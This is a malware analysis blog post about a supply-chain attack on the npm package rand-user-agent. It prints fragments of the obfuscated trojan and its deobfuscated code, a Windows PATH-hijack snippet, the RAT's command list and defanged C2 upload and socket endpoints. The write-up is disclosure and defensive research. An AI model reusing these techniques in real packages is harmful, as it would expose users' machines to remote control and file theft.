By  Charlie Eriksen 10 min read

On 5 May, 16:00 GMT+0, our automated malware analysis pipeline detected a suspicious package released, `rand-user-agent@1.0.110` . It detected unusual code in the package, and it wasn't wrong. It detected signs of a supply chain attack against this

Share:


legitimate package, which has about ~45.000 weekly downloads.

What is the package?

The package `rand-user-agent` generates randomized real user-agent strings based on their frequency of occurrence. It's maintained by the company WebScrapingAPI (https://www.webscrapingapi.com/).

What did we detect?

Our analysis engine detected suspicious code in the file dist/index.js. Lets check it out, here seen through the code view on npm's site:



Hidden code via scroll bar in rand-user-agent

Do you notice something funny? See that scroll bar at the bottom? Damn, they did it again. They tried to hide the code. Here's what it is trying to hide, prettified:


```
global["_V"] = "7-randuser84";
global["r"] = require;
var a0b, a0a;
```

```
(function () {
  var siM = "",
    mZw = 357 - 346;
  functior
    var y =
    var i = l.length;
    var x = [];
    for (var v = 0; v < i; v++) {
      x[v] = l.charAt(v);
    }
    for (var v = 0; v < i; v++) {
      var h = y * (v + 179) + (y % 18929);
      var w = y * (v + 658) + (y % 13606);
```


Yep, that looks bad. This is obviously not meant to be there.

How did the code get there?

If we look at the GitHub repository for the project, we see that the last commit was 7 months ago when version 2.0.82 was released.



GitHub Screenshot from Rand-user-agent

If we look at the npm version history, we see something odd. There has been multiple releases since then:

Version	Downloads (Last 7 Days)	Published
2.0.84	46	a day ago
1.0.110	134	a day ago
2.0.83		
2.0.82		
2.0.81		
2.0.80	2	7 months ago

So the last release, according to GitHub should be `2.0.82`. And if we inspect the packages since then, they all have this malicious code in them. A clear case of a supply chain attack.

The malicious payload

The payload is quite obfuscated, using multiple layers of obfuscation to hide. But here's the final payload that you will eventually find:

```
global['_H2'] = ''
global['_H3'] = ''
;(async () => {
  const c = global.r || require,
    d = c('os'),
    f = c('path'),
    g = c('fs'),
    h = c('child_process'),
    i = c('crypto'),
    j = f.join(d.homedir(), '.node_modules')
  if (typeof module === 'object') {
    module.paths.push(f.join(j, 'node_modules'))
  } else {
    if (global['_module']) {
      global['_module'].paths.push(f.join(j, 'node_modules'))
    }
  }
```

We've got a RAT (Remote Access Trojan) on our hands. Here's an overview of it:

Behavior Overview

The script sets up a covert communication channel with a **command-and-control (C2)** server using `socket.io-client`, while exfiltrating files via `axios` to a second HTTP endpoint. It dynamically installs

these modules if missing, hiding them in a custom `.node_modules` folder under the user's home directory.

C2 Infrastructure

- **Socket Communication**: `http://85.239.62[.]36:3306`
- **File Upload Endpoint**: `http://85.239.62[.]36:27017/u/f`

Once connected, the client sends its unique ID (hostname + username), OS type, and process ID to the server.

Capabilities

Here's a list of capabilities(Commands) that the RAT supports.

Command	Purpose
cd	Change current working directory
ss_dir	Reset directory to script' s path
ss_fcd:<path>	Force change directory to <path>
ss_upf:f,d	Upload single file f to destination d
ss_upd:d,dest	Upload all files under directory d to destination dest
ss_stop	Sets a stop flag to interrupt current upload process

Backdoor: Python3127 PATH Hijack

One of the more subtle features of this RAT is its use of a **Windows-specific PATH hijack**, aimed at quietly executing malicious binaries under the guise of Python tooling.

The script constructs and prepends the following path to the `PATH` environment variable **before executing shell commands**:

```
%LOCALAPPDATA%\Programs\Python\Python3127
```


By injecti command relying on environment-resolved executables (e.g., `python` , `pip,` etc.) may be silently hijacked. This is particularly effective on systems where Python is already expected to be available.

```
const Y = path.join(
  process.env.LOCALAPPDATA || path.join(os.homedir(), 'AppDat
a', 'Local'),
  'Programs\\Python\\Python3127'
)
env.PATH = Y + ';' + process.env.PATH
```

Indicators of Compromise

At this time, the only indicators we have are the malicious versions, which are:

- 2.0.84
- 1.0.110
- 2.0.83


```
| Usage              | Endpoint                         | Prot
ocol/Method           |
| ------------------ | -------------------------------- |
------------------------- |
| Socket Connection  | http://85.239.62[.]36:3306       | sock
et.io-client          |
| File Upload Target | http://85.239.62[.]36:27017/u/f | HTTP
 POST (multipart/form) |
```

If you have installed any of these packages, you can check if it has communicated with the C2

Written by
Charlie Eriksen

Malware Researcher

Use keyboard to navigate through articles



By Charlie Eriksen

XRP supply chain attack: Official NPM package infected with crypto stealing backdoor

April 22, 2025

By Charlie Eriksen

The malware dating guide: Understanding the types of mal on NPM


Malware April 10, 2025

Get secure in 32 seconds

Connect your GitHub, GitLab, Bitbucket or Azure DevOps account to start scanning your repos for free.

Start for Free

Your data won't be shared · Read-only access


aikido.dev
Pro plan
All Teams
Docs
Mindmeld AI
Product
Solutions
Pricing
Resources
About
Contact
Feed
Autofix
Snoozed
Ignored
Solved
Repositories
Containers
Clouds
Virtual Machines
Domains & APIs
Zen
Search
All findings
Aikido refined
All types
Actions
Type
Name
Severity
Location
Fix time
Status
Assignee
Root account should have MFA enabled
Critical
AWS Cloud
5 min
Task Open
Unassigned
Blind NoSQL injection via $where operator
Critical
https://sovulnerable.fly.dev
30 min
To Do
Unassigned
org.springframework.boot:spring-boot-starter-...
Attacker can inject own code to run
Critical
javawebapp
1 other
1 hr
PR Open
Unassigned
rack
Attacker can trigger DOS-attack via regex
Critical
railsgoat
30 min
Task Open
Bart + 3 more

Subscribe

Stay

Product Solutions Pricing Resources About Contact

Email*

Subscribe

🇪🇺 Registered address: Coupure Rechts 88, 9000, Ghent, Belgium

🇪🇺 Office address: Gebroeders van Eyckstraat 2, 9000, Ghent, Belgium

🇺🇸 Office address: 95 Third St, 2nd Fl, San Francisco, CA 94103, US

SOC 2 Compliant

ISO 27001 Compliant